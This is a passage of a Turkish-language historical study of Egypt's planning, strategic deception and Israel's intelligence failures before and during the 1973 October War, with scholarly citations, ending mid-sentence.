Planlanan saldırının hazırlık safhası Haziran 1967-Ağustos 1968 arasındaki dönemi kapsıyordu. Bu dönemde Mısır 1967 Savaşı ile tırpanlanan askeri gücünü yeniden oluşturdu ve yeniden düzenlemeye çalıştı. Yine bu dönemde Süveyş Kanalı'nın Batı kıyısındaki savunmasını da takviye etti. Aktif Savunma Safhası ise 1968 Eylül-1969 Şubat ayları arasındaki dönemi kapsıyordu. Bu dönemde Mısır güçleri İsrailileri taciz etmeye ve tahkimatlarının bitirilmesini geciktirmeye çalışmakla geçirdiler. Bu dönemde Mısır birlikleri Sina yarımadasına çıkıp keşif yapmaya da başladılar. Keşiflerden elde edilen bilgilerle Süveyş Kanalı'nı geçmek için uygun yerleri ve İsrail tahkimatlarına saldırmak için uygun noktaları belirlemeye çalıştılar. Yıpratma Savaşı dönemi ise 1969 Martı ile 1970 Ağustos'u arasındaki zaman dilimi idi. Bu dönemde Mısır ordusu Sina yarımadasına bölük seviyesinde güçlerle gece ve gündüz akınları yapmaya başladılar. İki taraf arasında yaşanan topçu düellosu ise vaka-i adiyeden olmuştu. Yine bu dönemde Mısırlı balıkadamlar Elyat limanındaki gemilere saldırılar düzenlediler. Ancak Ağustos 1970'de, Mısır ve İsrail Yıpratma Savaşı'nı sonlandırdılar. Yıpratma Savaşı İsrail'e 700 ölü, 2.700 yaralıya mal olmuştu. Arapların zayıtı ise bunun 3 veya 5 katı idi.(Dupuy, 1978: 361-369) Sonuç olarak Yıpratma Savaşı Araplara ne siyasi ne de askeri bir kazanç sağlamamıştı.(Moulton, 1997)

Ortadoğu'daki durumun kötüleşmeye başlaması üzerine devreye ABD girdi. Dışişleri Bakanı William Rogers'in girişimleri ile ateşkes ya da "Ne Savaş Ne de Barış" dönemi geldi. (1970 Ağustos-1973 Ekimi arası) Ateşkes döneminde de Mısırlılar ve İsraililer istihbarat toplamaya, karşılıklı keşif yapmaya devam etti. Bu esnada ABD Başkanı Nixon ve Sovyet Komünist Partisi Genel Sekreteri Brejnev artan gerginliği görüşmek üzere 1972 Mayıs'ında bir araya geldiler. Sedat, ABD ve SSCB arasındaki ilişkilerin yumuşamaya başladığını görmüştü ve bu Araplar için hiç de iyi bir gelişme değildi. Zirveden sonra SSCB'nin önceliğinin Detente olduğu ortaya çıkmıştı.(Jordan, 1997) Başka bir şekilde ifade etmek gerekirse, iki süpergüç Ortadoğu'da istikrarı bozacak yeni bir savaş olmaması konusunda kendi aralarında anlaşmışlardı. Bu yüzden de "Ne Barış Ne de Savaş" en uygun çözüm olarak bulunmuştu. Ama Ne savaş Ne de Barış yaklaşımı Araplar için kabul edilemez bir durumdu.(Bickerton ve Klausner, 1991: 169-170) İsrail açısından ise bu durum fiili durumunun oldubittiye getirilmesini çabuklaştırdığı ve kısmen de olsa legalleşmesini sağladığı için uygun bir çözümdü. Çünkü 1967 Savaşı İsrail'e eskiye göre daha kolay savunulabilir sınırlar ve stratejik derinlik sağlamıştı.(Buckwalter, 2002: 120)

Mısır açısından ise Ne Savaş Ne de Barış durumu kabul edilemez bir seçenektir. Sovyet silah satışları ihtiyacı olan askeri gücü sağladığı için Sedat İsrail'le süresi, kapsamı ve amacı sınırlı bir savaşa girmeyi göze almıştı. Bu noktadan sonra Mısır yönetiminin önünde iki seçenek vardı:

1. Yıpratma savaşına geri dönmek,
2. Hem amaçları hem de kapsamı sınırlı bir savaşa girişmek.

Yıpratma Savaşı'nın en büyük dezavantajı İsrail'in buna çok şiddetli şekilde karşılık verme ihtimali idi.(Herzog, 1975: 8-9) Bu yüzden ibre sınırlı savaştan yana dönmüştü.(Awad, 1986: 9) Bu gelişmeden sonra Sedat 1972 Temmuz'unda Mısır'da bulunan 15.000 kadar Sovyet askeri ve teknik danışmanının ülkeyi en kısa sürede terk etmesini istedi.(Jordan, 1997) Çünkü Sedat bu danışmanlar Mısır'da iken savaş için hazırlık yapamayacağını ve yapılan hazırlıkların da gizli kalamayacağını fark etmişti.(Insight Team of the London Sunday Times, 1974: 49-58) Eğer SSCB İsrail'le savaşa hazırlandığını fark ederse bunu engellemek için elinden geleni yapacaktı çünkü ABD ile yeni başlayan Detente sürecini hiç kimsenin bozmasına izin vermeyeceği açıktı. Ama Sedat'ın bu hareketini gerek ABD gerekse de İsrail iki ülkenin ilişkilerinin bozulduğu şeklinde yorumladılar ve Mısır ordusunun gücü ve etkisinin azalacağını, bu yüzden de İsrail'i kışkırtacak girişimlerden uzak duracağını öngördüler. Mısır'ın istediği de buydu. Bu düşüncüyü perçinleyecek sahte raporları her fırsatta dışarı sızdırıyordu. (Bu raporlarda Mısır ordusunun silah ve yedek parça eksikliğinin ve modern silahları kullanabilecek kalifiye personelin çok fazla olduğu sürekli zikrediliyordu.) Bu amacında da başarılı oldu; 1972 yılı Temmuz'unda Mısır'ın ülkedeki SSCB askeri ve sivil uzmanlarını ülkeden çıkarması İsraililerin gevşemesine sebep oldu. Çünkü İsrail Mısırlıların SSCB desteği olmadan kendi başına hareket edemeyeceğini düşünüyordu.(Piccirili, 1989)Yapılan tüm bu hazırlıklara rağmen Mısır Savunma Bakanı General Sadık sınırlı bir savaşa şiddetle karşı çıkmıştı. Çünkü Sadık'a göre Mısır ordusu İsrail'le savaşmak için henüz hazır değildi. Bu itirazından iki gün sonra da Sedat tarafından görevinden alındı ve yerine sınırlı savaş tezine destek veren General Ahmet İsmail getirildi.(El-Sadat, 1987: 234-237)

Ancak Mısır harekete geçmeye mecburdu. Ne Savaş Ne Barış durumu yüzünden Ortadoğu'daki sorunlar dondurulmuştu. Bunun üzerine sorunun diplomasi ile çözülemeyeceğine kanaat getiren Mısırlılar sorunu kendi bildikleri yoldan çözmeye karar verdiler. Amaçları Süveyş Kanalı'nı geçmek ve Kanal'ın doğu kıyısında sınırlı bir derinliğe kadar ilerlemektir. Bu sayede barış için uygun bir ortamın ortaya çıkmasını dikte etmeyi amaçlıyorlardı. O sırada bu amaca ulaşmanın tek yolu Süveyş Kanalı'nı başarıyla geçmektir.(El-Sawah, 1999: 25) bu yüzden 1972 yılı sonunda Mısır Ne Savaş Ne de Barış durumunu çözmek için gereken tüm tedbirleri almaya karar verdi. Yapılan görüşmelerde askeri güç kullanımı en uygun çözüm olarak belirlendi. Suriye ve Mısır orduları Ortadoğu'daki askeri ve siyasi dengeyi değiştirmek için İsrail'e karşı ortak bir saldırıda bulunacaklardı. Bu amaca ulaşmak için Mısırlı bir General komutasında Ortak Harekât Konseyi kuruldu. Bu sayede Suriye ve Mısır arasında ikili işbirliği ve koordinasyon sağlanacaktı.(Abouseada,2000: 1-2)

1972 yazında Enver Sedat Mısır Savunma Bakanı'na 15 Kasım'dan sonra bir savaş durumu için hazırlıklı olunması, bunun için gereken tüm askeri ve stratejik planların acilen yapılmasını emrini

verdi.(El-Sadat,1987: 233-235) Fakat Ekim ayında Mısır'ın hazırlıkları ile ilgili yapılan bir brifingde hazırlıkların çok ağırdan alındığını gören Sedat bundan dolayı hayal kırıklığına uğradı ve Savunma Bakanını Muhammed Ahmed Sadık'ı azletti. Yerine ise General Ahmed İsmail Ali getirildi. İsmail de daha önce General Saad el-Şaazli tarafından hazırlanan ve İsrail'e karşı sınırlı bir saldırıyı öngören planı kabul etti.(Jordan, 1997) Sedat Savunma Bakanı'nı değiştirmekle yetinmedi: yeni bir Savunma Bakan Yardımcısı, yeni bir İstihbarat Başkanı, yeni bir Donanma Komutanı ve Merkezi Askeri Bölgeye komutan olarak yeni bir General atadı.

Yapılacak saldırının ana amacı kaybedilen araziye, ki bu Sina yarımadası oluyordu, geri almaktı.(Badri vd., 1978: 17) Ayrıca Arap liderliği İsrail'in kendini güvende hissettiği sürece görüşmeye ve taviz vermeye yanaşmayacağını anlamıştı. Altı Gün Savaşı ve sonrasında işgal edilen topraklar İsrail'e stratejik bir derinlik sağlamıştı. Bunun sonucunda İsraililerin "*Güvenli Sınırlar Doktrini*" iyice kemiklemişti. İsrail'i taviz vermeye zorlamak için bu doktrinin sarsılması ve İsrail'e maddi ve manevi zarar vermek gerektiğini Mısır fark etmişti.(Awad, 1986: 12) Bu yüzden Arap liderleri siyasi amaçlarını gerçekleştirmek için savaşı tek ve geçerli çözüm olarak görmeye başlamışlardı. (Jordan, 1997) Araplar temel olarak Mısır tarafında geliştirilen Yüksek Strateji'yi kabul ettiler. Bu strateji işgal edilen topraklardan İsrail'i çıkarmak için askeri-siyasi bir yaklaşım uygulanmasını öngörüyordu.(Aronson, 1978: 161-614-165) Geliştirilen bu strateji kapsamında Sedat İsrail'le iki cephede savaşabilmek için Suriye Devlet Başkanı Hafız Esad'ı ikna etti.(Moulton, 1997) Sedat, savaşın başlangıcında ikinci bir cephenin açılmasının şart olduğuna inanıyordu. Bu amaçla 1973 Ocak ayında Suriye ve Mısır arasında ortak bir askeri komuta kuruldu.(O'Ballance, 1978: 33) Enver Sedat bu koalisyona Ürdün'ün de eklenmesinin siyasi ve askeri açıdan büyük yararı olacağını görmüştü. Bu sayede patlak verecek savaşta İsrail 3 cephede birden tehdit edilecekti. Bu tehdidi karşılamak için ise İsrail'in kuvvetlerini 3 bölmesi gerekecekti. Bu da Mısır'a çatışmanın ilk başlarında büyük avantaj sağlayacaktı.(Jordan, 1997) Ancak, Ürdün bu plana katılmaya istekli davranmadı, bunun üzerine hazırlıklara Suriye ile devam edildi. Hazırlıkların tamamlandığını düşünen Enver Sedat 1972 Kasım'ında Mısır Genel Kurmayı'nın savaş planını kabul etti.(El-Badri, 1978: 9-14)

1973 yılı Ağustos ayında Ortak Planlama Konseyi savaş planına son halini vermek için İskenderiye'de gizlice bir araya geldi.(El-Shazly, 1980a: 136) Saldırı planı Mısır Genel Kurmay Başkanı General Şazili tarafından hazırlanmıştı.(El-Shazly, 1980b: 29) Plan gereği olarak Mısır kuvvetleri Süveyş Kanalı'nı geçecekti Kraşı kıyıya çıkan Mısır kuvvetleri öncelikle Kanal'ın doğu yakasındaki tahkimatları ele geçirecek ve tüm Kanal boyunca dar bir koridor boyunca yayılacaktı. Mısır ordusu Ortak Komuta Konseyi askeri harekâtın amacını oldukça basit bir şekilde ifade etmişti: Sınırlı bir saldırıda bulunmak ve Süveyş Kanalı'nın doğu kıyısında köprübaşları elde etmek.(Awad, 1986: 10) Eğer şartlar müsait olursa Mısırlılar ilerlemelerini 30-40 mil derinliğe kadar taşıyacaktı. Bu noktada öncelikli amaç Sina Yarımadası'ndaki stratejik noktalar olan Gidi, Mitla ve Hatiriye Geçitleri'nin ele

geçirilmesi olacaktı.(El-Shazly, 1980b: 29-36; El-Sadat, 1987: 289) Bu esnada eş zamanlı olarak Suriye kuvvetleri Golan tepelerine saldırarak ve İsrail tahkimatlarını yok edecekti. Saldırı başarılı olursa tüm Golan Platosu ele geçirilecekti. Arap Stratejik Saldırı Planı birbirinden ayrı ama koordineli bir saldırıyı öngörüyordu.(Jordan, 1997)

Saldırı günü olarak Yahudi dinî bayramı olan Yom Kippur Günü seçilmişti.(Aboul-Enein, 2003: 55) Bugün aynı zamanda Ramazan'a denk geliyordu. Ayrıca 28 Ekim'de İsrail'de Genel Seçimler yapılacaktı.(El-Sawah, 1999: 20) Bu da İsrail'deki siyasi liderliğin Mısır ve Suriye'nin askeri harekâtlarından ziyade kendi seçim kampanyası ile meşgul olması anlamına geliyordu. Sedat, Esad ve askeri yetkililer saldırı günü olarak 6 Ekim'i seçmişlerdi. Bugün ayrıca Ramazan'a denk geldiği için İsraililer Müslümanların tüm gün aç ve susuz kalmaları nedeniyle halsiz olacaklarını düşünecekler, hareketlenmeyi fark ettiklerinde de ilk mermiler düşene kadar bunun bir saldırı olduğuna ihtimal vermeyeceklerdi.(Jordan, 1997) Ayrıca bir dizi Yahudi dinî ve milli bayramı da bu ayda idi. (El-Sawah, 1999: 20) Başarılı bir askeri hareket İsrail'in güvenlik illüzyonunu yok edecek, İsrail'in işgal edilmiş topraklar sayesinde savunulabilir sınırlar ve stratejik derinlik kazandığı iddiasını boşa çıkaracaktı. Sınırlı bir askeri saldırı dâhi İsrail'in topyekûn askeri üstünlük iddiası ve inancını sarsabileceği ve Arapların özellikle 1948'den buyana erozyona uğrayan güvenini takviye edebileceğine Arap liderlerini inanıyordu.(Jordan, 1997)

Uygulanacak saldırı planına “*Bedir Operasyonu*” adı verilmişti. Orijinal planın adı ise “*Yüksek Minareler-High Minarets*” idi. Şazili ilk planı Mısır ordusunun sınırlı güç projeksiyonu ve saldırı kapasitesini göz önüne alarak hazırlamıştı. Plan, sürpriz bir saldırı ile Süveyş Kanalı'nın doğu kıyısına çıkılmasını, Sina yarımadasına 5-6 mil kadar girilmesini ve savunma mevzileri oluşturulmasını, daha sonra da tekrar Yıpratma Savaşına geri dönülmesini öngörüyordu çünkü Kanalin karşı kıyısındaki sabit SAM füzelerinin etkili menzili bu kadardı. Şazili planını ilk kez 1971 yılında dönemin Savunma Bakanı Muhammed Ahmed Sadık'a anlatmıştı. Sadık'ta planı inceledikten sonra boşa bir girişim olacağını, uygulanması halinde Mısır'a ne siyasi nede askeri bir fayda sağlamayacağını ifade etti. Siyasi açıdan bir getirisi olmayacaktı çünkü Sina'nın doğu kıyısına çıkılsa dahi geri kalan kısmı hala İsrail işgali altında kalacağı için Mısır'a büyük bir avantaj sağlamayacaktı. Sadık'a göre Mısır saldırısı hızlı, şiddetli ve sınırlamasız olmalı idi Sina içlerine, oradan da Gazze'ye doğru hızla ilerlemeli ve düşman güçlerini yok etmeli idi. Bunu söylerken 1967 Savaşı'nı hiç yaşamamış gibi davranıyordu; İsrail'in Mısır karşısında bariz hava üstünlüğü vardı. İsrail'in Sina'da girişilecek her türlü harekâtı hava gücü ile en başından itibaren baskı altına alacağı açıktı. Şazili ise Mısır'ı böyle bir planı uygulayacak gücü olmadığını, çölde İsrail Hava Kuvvetleri karşısına korumasız çıkmanın intihar olacağı görüşünü tekrarladı. Bunun üzerine Sadık da Şazili'ye Kanal'ın doğu kıyısına çıkıp Sina içinde çöl geçitlerine (*Mitla ve Gidi Geçitleri*) doğru 30-40 mil girmeyi sağlayacak bir plan üzerinde çalışmasını emretti. Bu yeni plana da “*Operasyon 41*” adı verildi. Her iki plan da 1971 yılı Eylül ayı itibarıyla hazırda ama Mısır liderliği Mısır'ın ikinci

planı uygulamaya koyabilecek askeri gücü olmadığını fark etti. 1972 yılı boyunca Operasyon 41 üzerinde çalışıldı ve adı da “*Granit 2*” olarak değiştirildi. Ama Şazili’nin fikri değişmemişti, ona göre tek uygulanabilir plan Yüksek Minareler idi. Granit 2’nin uygulanabilmesi Mısır Hava Kuvvetleri’nin bu mesafede hava koruması sağlayamaması ve seygar uçaksavar bataryalarının olmaması nedeniyle imkânsızdı. 1972 Ekim ayında General Sadık işi yavaştan alması nedeniyle yerini Sedat’ın dönem arkadaşı olan General İsmail’e bıraktı. İsmail ilk iş olarak durumla ilgili siyasi ve stratejik tahminleri içeren bir rapor kaleme aldı ve Mısır’ın henüz savaşa hazır olmadığını ifade etti. Mevcut güç kompozisyonu ile Sina geçitlerine ilerlemek, ilerledikten sonra burayı savunmak imkânsızdı. Bu rapordan sonra İsmail Şazili’ye sınırlı harekâtı öngören planı tekrar çalışmasını istedi. 1973 Nisan’ında ise bu plana şartların elvermesi halinde Sina geçitlerine ilerlemeyi içeren eklemenin de yapılmasını istedi. Çünkü Suriyeliler tüm savaşın Süveyş’in doğu kıyısında 10 milden az bir toprak parçası için yapılacağını öğrenirlerse bu saldırıya katılmazlardı. Şazili bu karara yeniden itiraz etti. İsmail de gerekli şartlar ortaya çıkarsa ellerinde ek bir planın olmasının iyi olacağını ifade etti ve itirazını reddetti.(El-Shazly, 1980b: 29) Plana göre Mısırlılar yoğun topçu ateşi altında Süveyş Kanalı’nı geçecekti. (Topçu ateşi tüm Kanal boyunca açılacaktı.)Karşı kıyıya çıkınca Mısırlılar geri ile bağlantısı yoğun topçu ateşi ile kesilmiş olan İsrail’in Bar-Lev Savunma Hattı’na saldıracaktı. Hattı düşürdükten sonra 6-9 mil kadar ilerleyecek ve siper kazıp savunmaya çekilecek, İsrail karşı saldırısını (zırhlı birlik) bekleyeceklerdi.(El-Shazly, 1980b: 36)

4. MISIR’IN ALDATMA PLANI

Mısır Planı’nın 3 önemli bileşeni vardı: Ekonomik, siyasi ve askeri. Öncelikle Mısır’ın iktisadi yapısının istikrarsızlığı ve başka bir savaşı iktisadi yapısının istikrarsızlığı ve başka bir savaşı kaldıramayacağı konusundaki yanlış haberler ve raporlar kamuoyuna sızdırıldı. Raporlarda sayılan sebeplerden dolayı Sina Yarımadası’nın iadesinin siyasi ve diplomatik görüşmeler sonucunda olmasını tavsiye ediyordu. Yine Mısırlılar bu plan gereğince Rogers Planı’nı kabul ettiler ve ülkedeki Sovyet danışmanlarını geri gönderdi. Pek çok kişi Enver Sedat’ın çözüm olarak Batı’ya yakınlaşmayı gördüğünü düşünmeye başladılar. Rogers Planı Ortadoğu’da artan Sovyet etkisini dengelemek için istikrar sağlanmasını öngördüğü için İsrail’den gelebilecek 1967 Savaşı türü önleyici bir saldırıya(Jordan, 1997) ABD sıcak bakmıyordu. Mısır bu hamlesi ile İsrail’in elde ettiğini bildiği istihbarat raporlarını ve delilleri perdelemeyi amaçlıyordu. Bu perdeleme sonucunda İsrail kararsız kalmıştı. Askeri aldatmaca için ise Mısır sıklıkla asıl amacını perdeleyecek tatbikatlar yapmaya başladı.

Mısır silahlı kuvvetlerinin planının en önemli kısmı sürpriz saldırı ve şaşırtma idi. Şaşırtmayı gerçekleştirmek için Mısır 1973 yılı Mayıs, Ağustos ve Eylül aylarında 3 defa seferberlik ilan etti. İsrail ikisine aynı şekilde karşılık verdi; yani o da seferberlik ilan etti. Bu seferberlikler nüfus handikapı nedeniyle önemli derecede işgücüne ihtiyaç duyan ve bu sebeple oldukça hassas, kırılğan İsrail

ekonomisine ek yükler bindirdi. Bu bağlamda sadece Mayıs seferberliği İsrail'e 10 Milyon Dolar'a mal oldu. (El-Sawah, 1999: 17)

Suriye ile koordinasyon saldırı gününden (6 Ekim'den) 6 ay önce yapıldı. Askeri açıdan plan İsrail'in sürpriz ve önleyici saldırı yapma inisiyatifi elinden almayı ve dengesini bozmayı öngörüyordu. Mısırlılar İsraililerin bazı şeyleri öğreneceklerini tahmin ettiklerinden ana saldırının yeri, zamanı ve yönünü ellerinden geldiğince gizli tutmaya çalıştılar. Bu kapsamda bazı Mısır birlikleri saldırı için toplanacakları alanlara 4 aylık bir sürede intikal ettiler.(Awad, 1986, 21) Bunun yanında Mısırlılar savunma mevzileri ve tahkimat yapmaya devam ettiler çünkü İsraililer bunu bekliyorlardı.

Mısır ordusu farklı birliklerle Süveyş Kanalı boyunca tatbikatlar düzenledi.(Al-Jouder, 1997) Bu arada Mısırlılar Kanal'ın batı kıyısını da tahkim etmeye devam ettiler. Saldırdan bir gün önce Kanal'ı geçmede kullanılacak olan ekipman daha önce tatbikatlarda yapıldığı gibi cephe gerisinden en ön safa getirildi. 1973 Eylül ayında Mısır, geleneksel tatbikat görüntüsü altında Süveyş kıyısındaki güçlerini takviye etmeye ve bölgeye ek birlikler göndermeye başladı. Mısır İsrail'i alıştırdığı, yılda bir kaç kez düzenlenen tatbikatlarından birine başlıyormuş gibi Kanal kıyısındaki güçlerini takviye etmeye ve bölgeye birlik kaydırmaya başladı.(Al-Jouder, 1997) İsraililer aylardan beri tekrarlanan bu sahneyi görünce artık alıştıkları için fazla önemsemедiler. Tüm bunların hepsi İsrailileri yapılanların tatbikat olduğuna inandırmak içindi.(Awad,1986: 22) Mısırlılar dikkat çekmemesi için bir kısım askeri ekipmanı da sivil araçlarla gizlice Kanal kıyısına taşımışlardı.(Al-Jouder, 1997) Bu ekipman ve askeri harekâta kullanılacak mühimmat Mayıs ayında düzenlenen tatbikat sırasında demiryolu ile bölgeye nakledilmişti.(El-Sawah, 1999: 15) Kanal geçişinde kullanılacak ekipmanı Kanal kıyısına İsrailileri şüphelendirmeden getirmek için de özel bir plan yapılmıştı. Mısırlılar İsraililer niyetlerini anlarırsa hemen karşı saldırıya geçeceklerini biliyorlardı. Bu yüzden plan gereğince kullanılacak ekipman birkaç defa yer değiştirdi: Önce tatbikat görüntüsü altında ön safa getirildiler, daha sonra da geriye taşındılar. Daha sonra da özellikle geceleri yeniden ön safa götürüldüler.(Awad, 1986: 22)

İsrailileri inandırmak için Mısır ordusu en düzensiz, disiplinsiz birliklerini ön safta kullandı. Kanal kıyısında aylıklık yapan ve elbiselerini yıkayan bu birlikler Mısır'ın planının bir parçası idi. “*Tembel Askerler*” denilen bu birlikler Kanal'ın batı kıyısına yerleşmişlerdi ve İsrailileri kandırmak ve varlıklarına alıştırmak için Kanal kıyısında balık tutuyor, güneşleniyor, yüzüyor ve top oynuyorlardı. İnandırıcılıklarının artması için bu birliklerdeki askerlerin miğfer giymesi yasaklanmıştı. Subayları da sıklıkla düzenlenen toplantılara ve eğlencelere katılıyorlar, disiplin eksiği varmış gibi davranıyorlardı.(Palit, 1974: 77) Yine bu dönemde Mısır Savunma Bakanı'nin Umre'ye gitmesi de İsrail de durumun ciddi olmadığı kanısını güçlendirdi.(Al-Gamassy, 1997: 29-30; Al-Gamassy, 1998: 287) Oysaki tüm Eylül ayı boyunca İsrail'e farklı kaynaklardan 11 defa Arapların bir saldırıya hazırlandığı haberi gelmişti. Ama Mossad Şefi Zvi Zamir bunların ciddiye alınmasına gerek olmadığını ifade etti. 1967 Savaşı'nda askeri gücünün önemli bir kısmını kaybettiği için askeri gücü hala eksik olan Mısır'ın

eski gücüne en erken 1975'te kavuşabileceğini, o zamana kadar İsrail'e saldırının imkânsız olduğunu ifade etmişti. Bunu Araplar da biliyordu; ama İsrail'i diken üstünde tutmak, askeri ve iktisadi açıdan yıpratmak için saldırıcağı gibi yapıyorlardı. Bu düşüncesini daha sonra Agranat Komisyonu'na ifade verirken savunmuş ve “*Saldıracaklarını beklemiyorduk*” demişti.(Rabinovich, 2004: 57) Bu kanıyı iyice güçlendirmek ve İsraililerin kafasını karıştırmak için Mısır ekte verilen şu tedbirlere de başvurmuştu:

- Sovyetlerle anlaşmazlık olduğu kanısını güçlendirmek için basında sıklıkla Sovyet danışmanlarla anlaşmazlıklar yaşandığı haberleri yayımlandı.
- Enver Sedat savaştan önce Suudi Arabistan, Katar ve birkaç başka ülkeyi kapsayan bir geziye çıktı.
- Basında Enver Sedat'ın 16 Ekim'de çok önemli bir konuşma yapacağı haberleri yer aldı. (Bu haber ve Sedat'ın yurtdışı gezisi en azından 16 Ekim'e kadar hiçbir şey olmayacağı yönündeki İsrail kanısını güçlendirdi.)
- Ekim ayı başlarında Mısır Dışişleri Bakanı Zeyat Washington'a gitti. (5 Ekim'de ABD Dışişleri Bakanı Henry Kissinger ile görüşecekti.)
- Eylül ayı başlarında El-Ahram gazetesi Hacca gitmek isteyen Mısırlı subayların listesini yayınladı.
- Ekim ayının ilk yarısında Romanya Savunma Bakanı'nın Mısır'ı ziyaret edeceği duyuruldu.
- Mısırlılar savaştan epey bir süre önce Mısır'ın savaş hazırlıklarının yetersiz olduğu, askeri araçlarının bakımlarının, yedek parçalarının eksik ve yetersiz olduğu yönünde sahte haberler de yaydılar. Bunu da oldukça iyi yapmış olmalı ki Mısır'ın askeri eksikleri ile ilgili haberler İngiliz gazetelerinde dahi yayımlandı.(El-Sawah, 1999: 19; Handel, 1976: 59 ve Palit, 1974: 47)

1973 yılı Ağustosunda ise Mısır'a ait bir destroyer filosu Hindistan ve Pakistan limanlarını ziyaret edeceği açıklamasıyla denize açılmıştı. Sudan, Yemen ve Somali'yi ziyaret eden filoya 1 Ekim'de Bab-ül Mendep'i kapatmaları emri verildi.(Al-Gamassy, 1997: 90) Mısır, Bab-ül Mendep'i kapatarak İsrail'e Şarm-el Şeyh ve Akabe'yi tutmaya çalışmanın bir faydasının olmayacağını da göstermeyi amaçlamıştı. (Awad, 1986: 12) Bu sayede İran'dan İsrail'e gelen petrol akışı kesilecekti. Ama savaş boyunca Suriye ve Mısır donanmalarının büyük kısmı üslerinden ayrılmadı ve İsrail'e ulaşan denizyolunun açık kalmasına izin verdi.

5. İSRAİL'İN HATALARI

İsrail 1967 Savaşı'nda kazandığı zafer yüzünden rehavete kapılmıştı; İsrail'in 1967 yılında sürpriz saldırı sonrasında kazandığı zafer o kadar kesin ve hızlı idi ki, İsraililer askeri güçlerinin yenilmez, istihbaratlarının çok iyi olduğuna, Arapların ise yetersiz ve gelişmemiş olduklarına düşünüyorlar bu yüzden de Arapları da ciddiye almıyorlardı.(Monroe ve Farrah-Huckley, 1975: 11) İsrail'e göre ortak bir Arap saldırısı Araplar aynı anda tüm İsrail havaalanlarına saldırıcağı bir güce erişebilirlerse mümkün olabilirdi, bu da 1975'ten önce mümkün değildi. İsrail istihbaratı, özellikle de Askeri İstihbarat örgütü AMAN, Mısır'ın 10 yıldan önce İsrail'e havadan tehdit oluşturamayacağını

öngörüyordu. Bu öngörü Mısır'ın hava kuvvetlerini yeniden oluşturmadan bir askeri harekâta girişmeyeceği düşüncesini perçinlemişti.(Herzog, 1975: 288) İsrail'in bir başka yanılgısı ise Süveyş Kanalı'nın karşı kıyısında kurdukları Bar-Lev Savunma Hattı idi. İsrail'in planlarına göre bu savunma hattı olası bir savaş durumunda kendisine genel seferberlik ilan edip, yedekleri cepheye göndermesi için gereken çok kritik 48 saati sağlayacaktı. Aslında İsraililer tüm planlarını 7 gün önceden alınacak istihbarata göre yapmıştı. Acil durum senaryosu ise aynı haberin 2 gün önceden alınması üzerine kurulmuştu. 1973'te ise İsrail 24 saatten daha az bir sürede 2 cephede savaşa girmek zorunda idi.(Kaufmann, 2007) İsrail'in stratejik savunma planı Arapların İsrail'e yeterli ikaz göndermeden, yani hazırlanıp, pozisyon almadan önce saldırı yapamayacağı öngörüsüne dayanıyordu. Arapların saldırı için gereken yığınağı 3-5 gün arasında süreceği ve İsrail'den saklanamayacağı için seferberlik için gereken zamanı verecekti.(El-Shazly, 1980b, 33-36)

Ama Mısırlılar sabit ve statik hâle geçmiş olan İsrail birliklerini sürekli izlemiş ve zayıf yerlerine bulmaya çalışmışlardı. İsrail ayrıca Ramazan ayına denk gelen Yom Kippur gününde bir saldırı beklemiyordu. Oysaki İsrail savunmasının hatalarını ve açığı arayan Mısır bu tür günlerde savunma hattında çok az asker kaldığını tespit etmişti. Yine İsraililer Arapların sınıra büyük miktarda cephaneye, silah ve asker yığmadan harekâta girişmeyeceği kanısı yaygındı. Aksini iddia edenler ise refüze edilmişti.(Stewart, 1980, 295) İsrail istihbaratı 5 ayrı örgütten oluşuyordu ve koordinasyon bazen kopuyordu. Tüm bu sayılanlara ek olarak İsrail'in Arap saldırısı karşısında hazırlıksız yakalanmasında bazı yanlış hesapların da etkisi olmuştu. İsrail hazırlıksız yakalanmış, Arapların saldırı yapacağını düşünmüştü.

6. SONUÇ

İsraili ve Amerikalı uzmanlar 1973 Savaşı'ndan önceki dönemde düzenlenen tatbikatları dikkatle takip ediyorlardı; her yıl tatbikata katılan birliklerin sayısı ve mevcudu artıyordu. 1973 Mayıs'ında Mısır ve Suriye orduları sınıra yığınak yapması üzerine İsrail birkaç yıldır sürekli tekrarlandığı gibi seferberlik ilan etmiş ama saldırı olmamıştı. Bu durum İsrail'e 11 milyon Dolar'a mal olmuştu. Sürekli tekrarlanan bu seferberlik ilanları yüzünden hem ekonomik kayıplar ortaya çıkıyor(Asher ve Hamel, 1987: 42) hem de toplumun morali bozuluyordu. Bu duruma yönelik ülke içinden muhalefet sesleri yükselmekte gecikmedi.

İsrail istihbaratı zaaf sergilerken elde etmeye çalıştıkları istihbarat sadık müttefikleri "*Küçük Kral*" Kral Hüseyin'den geldi; Hüseyin Golda Meir'i bizzat aradı ve İsrail'i hedef alacak ortak bir Mısır-Suriye saldırısının kaçınılmaz olduğunu ve her an başlayabileceğini ifade etti. Bunu yapmasının nedeni ise oldukça basitti: kendi iktidarının devam edebilmesi için ne Suriye ne de Mısır'ın daha fazla güçlenmemesi ve gücü elinde toplamaması gerekli idi.(Geller, 2002) Buna rağmen İsrail durumun ciddiyetini anlamamakta ısrar etti ve yaşanan savaşta personel ve büyük miktarda malzeme kaybına

uğradı. İsrail'in zırhlı araç ve uçak kaybı devasa boyutta idi bu yüzden ABD'den acil malzeme yardımı istendi. Çünkü SSCB 9 Ekim'de Mısır ve Suriye'ye yardım yapmaya başlamış ve hava köprüsü kurmuştu. SSCB'nin Mısır'a ve Suriye'ye sağladığı desteğe karşılık olarak ABD de İsrail'e malzeme desteğine başladı. "Nickel Grass" adı verilen bu ikmal operasyonu sonucunda İsrail ilk malzemeyi 13 Ekim'de aldı. ABD'nin İsrail'e yardımına karşılık 9-22 Ekim tarihleri arasındaki zaman diliminde SSCB Mısır ve Suriye'ye silah ve malzeme temin etmek için günde ortalama 30 uçak kaldırmıştı. Rus nakliye uçakları Macaristan'daki üslerden kalkıp Mısır'da Kahire, Suriye'de de Palmira hava üslerine uçuyorlardı. Uçuşların en yoğun olduğu gün 12 Ekim'di; Macaristan'daki üslerden bir saatte 18 uçak havalandırılmıştı. (Rabinovich, 2004: 324) Buna ek olarak Sovyetler İsrail'i fazla ileri giderse, Mısır'ın yanında savaşa girmekle tehdit etti. (Rabinovich, 2004: 324) Buna ek olarak Sovyetler İsrail'i Şam'a saldırmaması konusunda da uyardı. Bu tehditleri ile SSCB cepheye istikrar gelmesine sebep oldu ve 22 Ekim'de ilan edilen ateşkes sürecinin hızlanmasını sağladı. (Baxter, 1994: 18) Bu kapsamda 7 Hava İndirme Tümeni alarm durumuna geçirildi ve olası bir durumda hızla Ortadoğu'ya taşınmaları için bir nakliye filosu hazır bekletilmeye başlandı. SSCB'nin Kafkas Askeri Bölgesi bünyesinde bir Hava İndirme Komutanlığı 